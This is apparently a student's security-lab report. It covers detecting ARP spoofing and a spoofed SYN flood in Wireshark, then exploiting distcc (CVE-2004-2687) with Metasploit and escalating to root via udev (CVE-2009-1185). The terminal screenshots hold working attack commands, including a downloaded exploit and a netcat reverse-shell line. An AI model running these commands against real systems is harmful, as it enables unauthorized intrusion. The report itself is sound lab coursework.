 ▶ Ethernet II, Src: PcsCompu\_dd:3c:e5 (08:00:27:dd:3c:e5), Dst: PcsCompu\_72:52:60 (08:00:27:72:52:60)  
 ▶ Address Resolution Protocol (reply)

```

0000 08 00 27 72 52 60 08 00 27 dd 3c e5 08 06 00 01  ..'rR'.. ';<....
0010 08 00 06 04 00 02 08 00 27 dd 3c e5 0a 00 00 1e  .... ';<....
0020 08 00 27 72 52 60 0a 00 00 cf  ..'rR'..
  
```

wireshark\_eth0\_20210121135231\_kFVA3n.pcapng
 Packets: 90 · Displayed: 24 (26.7%) Profile: Default

Figure 12:



From Figure 12 we can notice that Wireshark is warning us because of a duplicate use of IP addresses as seen. This means that different IPs have the same MAC sender, signal of an ARP spoofing attack. In order to mitigate this threat, when I see multiple ARP packets from the same MAC source but with different IP addresses, I can set rules which block its traffic.

Figure 13:

No.	Time	Source	Destination	Protocol	Length	Info
60821	24.248537206	63.3.231.239	10.0.0.207	TCP	54	62574 → 80 [SYN] Seq=0 Win=512 Len=0
60822	24.248611984	248.92.201.235	10.0.0.207	TCP	54	62575 → 80 [SYN] Seq=0 Win=512 Len=0
60823	24.248686484	12.186.144.224	10.0.0.207	TCP	54	62576 → 80 [SYN] Seq=0 Win=512 Len=0
60824	24.248779307	8.87.80.166	10.0.0.207	TCP	54	62577 → 80 [SYN] Seq=0 Win=512 Len=0
60825	24.248854888	169.94.87.121	10.0.0.207	TCP	54	62578 → 80 [SYN] Seq=0 Win=512 Len=0
60826	24.248930699	255.205.165.236	10.0.0.207	TCP	54	62579 → 80 [SYN] Seq=0 Win=512 Len=0
60827	24.249007631	116.96.161.133	10.0.0.207	TCP	54	62580 → 80 [SYN] Seq=0 Win=512 Len=0
60828	24.249084964	120.150.82.192	10.0.0.207	TCP	54	62581 → 80 [SYN] Seq=0 Win=512 Len=0
60829	24.249159446	29.240.216.9	10.0.0.207	TCP	54	62582 → 80 [SYN] Seq=0 Win=512 Len=0
60830	24.249316492	252.198.192.133	10.0.0.207	TCP	54	62583 → 80 [SYN] Seq=0 Win=512 Len=0
60831	24.249397353	52.167.164.8	10.0.0.207	TCP	54	62584 → 80 [SYN] Seq=0 Win=512 Len=0
60832	24.249475131	48.132.41.138	10.0.0.207	TCP	54	62585 → 80 [SYN] Seq=0 Win=512 Len=0
60833	24.249552196	208.27.97.103	10.0.0.207	TCP	54	62586 → 80 [SYN] Seq=0 Win=512 Len=0
60834	24.249628660	240.192.230.124	10.0.0.207	TCP	54	62587 → 80 [SYN] Seq=0 Win=512 Len=0

▶ Frame 60827: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0  
 ▼ Ethernet II, Src: PcsCompu\_dd:3c:e5 (08:00:27:dd:3c:e5), Dst: PcsCompu\_72:52:60 (08:00:27:72:52:60)  
 ▶ Destination: PcsCompu\_72:52:60 (08:00:27:72:52:60)  
 ▶ Source: PcsCompu\_dd:3c:e5 (08:00:27:dd:3c:e5)  
 Type: IPv4 (0x0800)  
 ▶ Internet Protocol Version 4, Src: 116.96.161.133, Dst: 10.0.0.207  
 ▶ Transmission Control Protocol, Src Port: 62580, Dst Port: 80, Seq: 0, Len: 0

```

0000  08 00 27 72 52 60 08 00 27 dd 3c e5 08 00 45 00  ..'rR'.. '<...E
0010  00 28 53 a1 00 00 40 06 06 7b 74 60 a1 85 0a 00  (S...@..{t...
0020  00 cf f4 74 00 50 2d 6d 19 08 00 00 00 00 50 02  ..t.P-m .....P
0030  02 00 51 f4 00 00  ..Q...
  
```

By executing the flooding attack with *hping* i can notice that the source of the packet has always the same MAC address, meaning that the same machine is probably performing a DoS attack with spoofed IP addresses.

Figure 14:

```

root@kali: ~
File Actions Edit View Help
[user@kali]~$ sudo -i
[sudo] password for user:
(Message from Kali developers)
We have kept /usr/bin/python pointing to Python 2 for backwards
compatibility. Learn how to change this and avoid this message:
→ https://www.kali.org/docs/general-use/python3-transition/
(Run "touch ~/.hushlogin" to hide this message)
root@kali: ~$ netcat -vlp 4444
listening on [any] 4444 ...
^C
root@kali: ~$ netcat -vlp 4444
listening on [any] 4444 ...
10.0.0.206: inverse host lookup failed: Unknown host
connect to [10.0.0.206] from (UNKNOWN) [10.0.0.206] 47806
whoami
root
^C
* @uses session_write_close()
* @uses time()
* @uses PMA_getenv()
* @uses header() to send charset
*/

**
* Gets core libraries and defines some variables
*/
require_once './libraries/common.inc.php';

**
* Includes the ThemeManager if it hasn't been included yet
*/
require_once './libraries/relation.lib.php';

/ free the session file, for the other frames to be loaded
session_write_close();

/ Gets the host name
if (empty($HTTP_HOST)) {
    if (PMA_getenv('HTTP_HOST')) {
        $HTTP_HOST = PMA_getenv('HTTP_HOST');
    } else {
        $HTTP_HOST = '';
    }
}

```

```

kali: ~
File Actions Edit View Help
user@kali: ~
root@kali: ~
o o o
o o
PAYLOAD
LOOT
Metasploit v6.0.22-dev
+ --[ 2086 exploits - 1126 auxiliary - 354 post ]
+ --[ 592 payloads - 45 encoders - 10 nops ]
+ --[ 7 evasion ]
Metasploit tip: Use help <command> to learn more
about any command
msf6 > use exploit/unix/misc/distcc_exec
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 10.0.0.206
RHOSTS => 10.0.0.206
msf6 exploit(unix/misc/distcc_exec) > set payload cmd/unix/bind_ruby
payload => cmd/unix/bind_ruby
msf6 exploit(unix/misc/distcc_exec) > exploit
[*] 10.0.0.206:3632 - stderr: -e:1:in 'initialize': Address already in use - bind(2) (Errno:EADDRINUSE)
[*] 10.0.0.206:3632 - stderr: from -e:1:in 'new'
[*] 10.0.0.206:3632 - stderr: from -e:1
[*] Started bind TCP handler against 10.0.0.206:4444
[*] Command shell session 1 opened (0.0.0.0 → 10.0.0.206:4444) at 2021-01-21 15:53:06 -0500
whoami
daemon
wget --no-check-certificate http://www.computersecuritystudent.com/DOWNLOADS/8572 -O exploit-8572.c
gcc exploit-8572.c -o exploit_test
ls
4734.jsvc up
exploit-8572.c
exploit_test
gconfd-msfadmin
orbit-msfadmin
rootfs
echo '#!/bin/sh' > /tmp/run
echo '/bin/netcat -e /bin/sh 10.0.0.205 4444' > /tmp/run
ps -eaf | grep udev | grep -v grep
root 2351 1 0 Jan05 ? 00:00:00 /sbin/udev --daemon
./exploit_test 2350

```

Now another vulnerability will be exploited using msfconsole. The vulnerability is based on *distcc* (in figure 1) in the scan, we can see the *distcc* daemon running on port 3632), a module which tries to speedup compilation using unused processing power on other machines. with *distcc* is possible to sent code to be compiled across the network to another machine using *distcc*. A vulnerability (CVE-2004-2687) allows the execution of commands using these compilation jobs but as we can see using the command *whoami*, the user is *daemon*. *distcc* before version 1.4.1 had a vulnerability which allowed the users to gain privileges, therefore we can try to perform privileges exccalation exploiting this vulnerability, if present (CVE 2009-1185). And it worked! from the *whoami* output in the terminal on the left side in figure 14

## 2. thoughts about this week

Really interesting lab, especially the part of finding other vulnerabilities and exploit them with the help of msfconsole. Overall the course has been really interesting, keeping my days 'busy' (many times has been hard to find the time after work to study deeply some topics). Many interesting topic has been introduced and i am looking forward to spend some time learning more about them.